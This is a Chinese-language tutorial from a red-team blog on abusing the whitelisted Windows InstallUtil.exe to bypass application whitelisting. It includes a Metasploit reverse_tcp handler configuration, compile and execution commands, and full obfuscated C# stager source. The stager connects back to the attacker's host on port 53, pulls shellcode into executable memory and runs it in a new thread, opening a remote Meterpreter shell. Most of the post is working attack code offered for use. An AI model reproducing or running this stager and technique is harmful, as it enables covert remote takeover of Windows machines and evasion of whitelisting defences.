专注APT攻击与防御
https://micropoor.blogspot.com/

Installutil简介：

Installer工具是一个命令行实用程序，允许您通过执行指定程序集中的安装程序组件来安装和卸载服务器资源。此工具与System.Configuration.Install命名空间中的类一起使用。

具体参考：Windows Installer部署
https://docs.microsoft.com/zh-cn/previous-versions/2kt85ked(v=vs.120)

说明：Installutil.exe所在路径没有被系统添加PATH环境变量中，因此，Installutil命令无法识别。

基于白名单installutil.exe配置payload：

Windows 7 默认位置：

> C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

攻击机：192.168.1.4 Debian
靶机： 192.168.1.3 Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：

靶机编译：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /keyfile:C:\Users\John\Desktop\installutil.snk /unsafe C:\Users\John\Desktop\installutil.cs
```


```
C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /keyfile:C:\Users\John\Desktop\installutil.snk /unsafe C:\Users\John\Desktop\installutil.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
```

payload：Micropoor.exe



靶机执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U Micropoor.exe
```



附录：Micropoor.cs

注：x64 payload

```
using System; using System.Net; using System.Linq; using System.Net.So
ckets; using System.Runtime.InteropServices; using System.Threading; usi
g System.Configuration.Install; using System.Windows.Forms;
 public class GQLBigHgUniLuVx {
 public static void Main()
 {
 while(true)
{{ MessageBox.Show("doge"); Console.ReadLine();}}
 }
 }

 [System.ComponentModel.RunInstaller(true)]
 public class esxWUYUTWShqW : System.Configuration.Install.Installer
 {
 public override void Uninstall(System.Collections.IDictionary zWrdFAU
Hmunnu)
 {
 jkmhGrfzsKQeCG.LCIUtRN();
 }
```

```
  }

  public class jkmhGrfzsKQeCG
  { [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(U
Int32 YUtHhF,UInt32 VenifEUR, UInt32 NIHbxnOmrgiBGL, UInt32
KIheHEUxhAfOI);
 [DllImport("kernel32")]private static extern IntPtr CreateThread(UInt3
2 GDmElasSZbx, UInt32 rGECFEZG, UInt32 UyBSrAIp,IntPtr sPEeJlufmodo, UInt
32 jmzHRQU, ref UInt32 SnpQPGMvDbMOGmn);
 [DllImport("kernel32")] private static extern UInt32 WaitForSingleObje
ct(IntPtr pRIwbzTTS, UInt32 eRLAWWYQnq);
 static byte[] ErlgHH(string ZwznjBJY, int KsMEeo) {
  IPEndPoint qAmSXHOKCbGlysd = new
IPEndPoint(IPAddress.Parse(ZwznjBJY), KsMEeo);
  Socket XXxIoIXNCle = new Socket(AddressFamily.InterNetwork, SocketTyp
e.Stream, ProtocolType.Tcp);
  try { XXxIoIXNCle.Connect(qAmSXHOKCbGlysd); }
  catch { return null;}
  byte[] UmquAHRnhhpuE = new byte[4];
  XXxIoIXNCle.Receive(UmquAHRnhhpuE, 4, 0);
  int kFVRSNnpj = BitConverter.ToInt32(UmquAHRnhhpuE, 0);
  byte[] qaYyFq = new byte[kFVRSNnpj + 5];
  int SRCDELibA = 0;
  while (SRCDELibA < kFVRSNnpj)
  { SRCDELibA += XXxIoIXNCle.Receive(qaYyFq, SRCDELibA + 5, (kFVRSNnpj
- SRCDELibA) < 4096 ? (kFVRSNnpj - SRCDELibA) : 4096, 0);}
  byte[] TvvzOgPLqwcFFv =
BitConverter.GetBytes((int)XXxIoIXNCle.Handle);
  Array.Copy(TvvzOgPLqwcFFv, 0, qaYyFq, 1, 4); qaYyFq[0] = 0xBF;
  return qaYyFq;}
 static void cmMtjerv(byte[] HEHUjJhkrNS) {
  if (HEHUjJhkrNS != null) {
  UInt32 WcpKfU = VirtualAlloc(0, (UInt32)HEHUjJhkrNS.Length, 0x1000, 0
x40);
  Marshal.Copy(HEHUjJhkrNS, 0, (IntPtr)(WcpKfU), HEHUjJhkrNS.Length);
  IntPtr UhxtIFnlOQatrk = IntPtr.Zero;
  UInt32 wdjYKFDCCf = 0;
  IntPtr XVYcQxpp = IntPtr.Zero;
  UhxtIFnlOQatrk = CreateThread(0, 0, WcpKfU, XVYcQxpp, 0, ref wdjYKFDC
Cf);
  WaitForSingleObject(UhxtIFnlOQatrk, 0xFFFFFFFF); }}

  public static void LCIUtRN() {
```

```
byte[] IBtCWU = null; IBtCWU = ErlgHH("192.168.1.4", 53);
cmMtjerv(IBtCWU);
} }
```

installutil.snk
596B

- Micropoor